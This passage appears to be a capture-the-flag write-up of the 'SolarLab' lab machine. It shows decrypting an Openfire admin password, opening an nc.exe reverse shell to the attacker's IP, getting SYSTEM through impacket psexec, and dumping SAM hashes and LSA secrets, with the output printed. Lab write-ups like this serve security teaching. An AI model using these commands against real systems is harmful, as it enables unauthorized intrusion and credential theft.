INSERT INTO OFUSER
VALUES('admin','gjMoswpK+HakPdvLIvp6eLK1Yh0=','9MwNQcJ9bF4YeyZDdns5gvXp620='
,'yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e1817
7c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802
e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
[SNIPPED]
INSERT INTO OFPROPERTY
VALUES('cache.MUCService' 'conference' 'RoomStatistics.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY
VALUES('cache.MUCService' 'conference' 'RoomStatistics.size','-1',0,NULL)
INSERT INTO OFPROPERTY
VALUES('cache.MUCService' 'conference' 'Rooms.maxLifetime','-1',0,NULL)
```

```
INSERT INTO OFPROPERTY
VALUES('cache.MUCService' 'conference' 'Rooms.size', '-1', 0, NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey', 'hGXifzsKaAeYLjn', 0, NULL)
[SNIPPED]
```

From the above we have an OpenFire hash and a key:

becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4
e89b2856b0289b365f3069802e59d442 & hGXifzsKaAeYLjn which we can decrypt using a tool:
https://github.com/c0rdis/openfire_decrypt.

By providing the right arguments we can be able to decrypt the above pass, the method works with our pass that we created in the `openfire.log` file:

```
INSERT INTO OFUSER
VALUES( 'ue6t75' , 'Km3sv45v5SPpSQMK0VE2QdHV1uc=' , 'HYWAtnilDSHbaXkGILdW/00d/+U=
' , 'E4QXEpPNEboaEpjYJGIcCnBSMEM1Piog' , 4096 , NULL , 'cf4e9eb320c439687e733cbbda2d
3396e4ca242069a9dbfd' , NULL , NULL , '001715671345275' , '001715671345275' )
```

- Creating the java class:

```
javac OpenFireDecryptPass.java
```

- Launching attack

```
java OpenFireDecryptPass cf4e9eb320c439687e733cbbda2d3396e4ca242069a9dbfd
hGXifzsKaAeYLjn
vhc8jc (hex: 0076006800630038006A0063)
```

Which matches the password for the user that we used!. Hence:

```
java OpenFireDecryptPass
becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac
62d4e89b2856b0289b365f3069802e59d442 hGXifzsKaAeYLjn
ThisPasswordShouldDo!@ (hex:
005400680069007300500061007300730077006F0072006400530068006F0075006C00640044
006F00210040)
```

```
ThisPasswordShouldDo!@ # Should be the admin password
```

From there we can simply do a `RunasCs.exe` on the password and get shell:

```
C:\Users\openfire\Documents>runas administrator ThisPasswordShouldDo!@ "cmd /c whoami"
runas administrator ThisPasswordShouldDo!@ "cmd /c whoami"

solarlab\administrator

runas administrator ThisPasswordShouldDo!@ "/users/openfire/documents/nc.exe
10.10.14.63 9001 -e cmd.exe"
```

- Attacker (listening on port 9001)

```
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.38.237 65186
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
solarlab\administrator
```

```
C:\Windows\system32>cd /users/administrator/desktop
cd /users/administrator/desktop
```

```
C:\Users\Administrator\Desktop>type user.txt
type user.txt
The system cannot find the file specified.
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
6befdc253fd87e53ef280a893b4c8ba9
```

We are able to own the box; Another solution is to check if the admin user has access to smb shares with the above password:

```
└$ nxc smb solarlab.htb -u Administrator -p 'ThisPasswordShouldDo!@' --
shares
SMB      10.129.38.237  445    SOLARLAB      [*] Windows 10 / Server
2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False)
(SMBv1:False)
SMB      10.129.38.237  445    SOLARLAB      [+]
solarlab\Administrator:ThisPasswordShouldDo!@ (Pwn3d!)
SMB      10.129.38.237  445    SOLARLAB      [*] Enumerated shares
SMB      10.129.38.237  445    SOLARLAB      Share
```

Permissions	Remark				
SMB	10.129.38.237	445	SOLARLAB	-----	-----
---	-----				
SMB	10.129.38.237	445	SOLARLAB	ADMIN\$	
READ,WRITE	Remote Admin				
SMB	10.129.38.237	445	SOLARLAB	C\$	
READ,WRITE	Default share				
SMB	10.129.38.237	445	SOLARLAB	Documents	
READ,WRITE					
SMB	10.129.38.237	445	SOLARLAB	IPC\$	READ
Remote IPC					

We can access SMB, from there we can use `impacket.psexec` to get shell and even `impacket.secretsdump` to dump hashes:

- Impacket.psexec

```
└$ impacket.psexec
solarlab/administrator:'ThisPasswordShouldDo!@'@solarlab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Requesting shares on solarlab.htb.....
[*] Found writable share ADMIN$ 
[*] Uploading file toBSAsIa.exe
[*] Opening SVCManager on solarlab.htb.....
[*] Creating service UNGd on solarlab.htb.....
[*] Starting service UNGd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami
nt authority\system
```

- Impacket-secretsdump

```
└$ impacket.secretsdump Administrator:'ThisPasswordShouldDo!@'@solarlab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x51e324bb33b7a348f2d1495dc78d0cac
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:1c032ae85d6995c0bb4999ec8
69d90cf:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:57da9863751e0fd175f0
42bc41aec9b2:::
blake:1000:aad3b435b51404eeaad3b435b51404ee:4cf570cdca082077b0e61addac8b7705
:::
openfire:1001:aad3b435b51404eeaad3b435b51404ee:a22c1b83fa00c6030969caf37a5e0
61b:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0ea3a42776ba7e62942adb5d3b3b681bef459c47
dpapi_userkey:0x52c75b7b58eb9e5c46aecf72201c4dd583dba398
[*] NL$KM
 0000  4B F5 7B 34 6D E3 4C A6  44 F9 98 8B 37 3B 08 C9  K.{4m.L.D...7;..
 0010  F6 E1 06 7B 9C A7 24 23  6E AC BA A3 0A CA E8 C8  ...{..$#n.....
 0020  98 48 B2 63 F3 DB 0F B5  23 D7 B3 58 CB 0F 40 09  .H.c....#.X..@.
 0030  10 90 1A DF 02 73 C5 69  3C 48 76 BD FE AA A9 30  ....s.i<Hv....0
NL$KM:4bf57b346de34ca644f9988b373b08c9f6e1067b9ca724236eacbaa30acae8c89848b2
63f3db0fb523d7b358cb0f400910901adf0273c5693c4876bdfeaaa930
[*] _SC_Openfire
openfire:HotP!fireguard
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry

```

We can validate this log in for admin:

```

nxc smb solarlab.htb -u Administrator -H '1c032ae85d6995c0bb4999ec869d90cf'
SMB      10.129.38.237  445    SOLARLAB      [*] Windows 10 / Server
2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False)
(SMBv1:False)
SMB      10.129.38.237  445    SOLARLAB      [+]
solarlab\Administrator:1c032ae85d6995c0bb4999ec869d90cf (Pwn3d!)

```

That is the whole box!

03 - Further Notes

Links and References

<https://github.com/c53elyas/CVE-2023-33733> -> ReportLab CVE for RCE

<https://github.com/miko550/CVE-2023-32315> --> OpenFire Admin Management Console

Bypass CVE

https://github.com/c0rdis/openfire_decrypt --> OpenFire hash decrypt

Vital Key Points

- For foothold, it relied on the full enumeration of the ports and understanding the exploit to be delivered. Most forms could do the RCE by placing the payload in the unrestricted space (parameter). The original payload could be shortened but inadequate skills at the moment.
- The `openfire` user possessed the `SeImpersonatePrivilege` token which under normal circumstances could be abused. But the scripts we disabled on the system and we could not enable the token even with `FullPowers` and this led to us exploiting the `openfire` system to leak the admin credentials.

Hashdump

```
impacket.secretsdump Administrator: 'ThisPasswordShouldDo!@'@solarlab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra
```

```
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x51e324bb33b7a348f2d1495dc78d0cac
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1c032ae85d6995c0bb4999ec8
69d90cf:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
```

```
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:57da9863751e0fd175f0
42bc41aec9b2:::
```

```
blake:1000:aad3b435b51404eeaad3b435b51404ee:4cf570cdca082077b0e61addac8b7705
:::
```

```
openfire:1001:aad3b435b51404eeaad3b435b51404ee:a22c1b83fa00c6030969caf37a5e0
61b:::
```

```
[*] Dumping cached domain logon information (domain/username:hash)
```

```
[*] Dumping LSA Secrets
```

```
[*] DPAPI_SYSTEM
```

```
dpapi_machinekey:0x0ea3a42776ba7e62942adb5d3b3b681bef459c47
```

```
dpapi_userkey:0x52c75b7b58eb9e5c46aecf72201c4dd583dba398
```

```
[*] NL$KM
0000  4B F5 7B 34 6D E3 4C A6  44 F9 98 8B 37 3B 08 C9  K.{4m.L.D...7;...
0010  F6 E1 06 7B 9C A7 24 23  6E AC BA A3 0A CA E8 C8  ...{..$#n.....
0020  98 48 B2 63 F3 DB 0F B5  23 D7 B3 58 CB 0F 40 09  .H.c....#.X..@.
0030  10 90 1A DF 02 73 C5 69  3C 48 76 BD FE AA A9 30  .....s.i<Hv.....0
NL$KM:4bf57b346de34ca644f9988b373b08c9f6e1067b9ca724236eacbaa30acae8c89848b2
63f3db0fb523d7b358cb0f400910901adf0273c5693c4876bdfeaaa930
[*] _SC_Openfire
openfire:HotP!fireguard
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```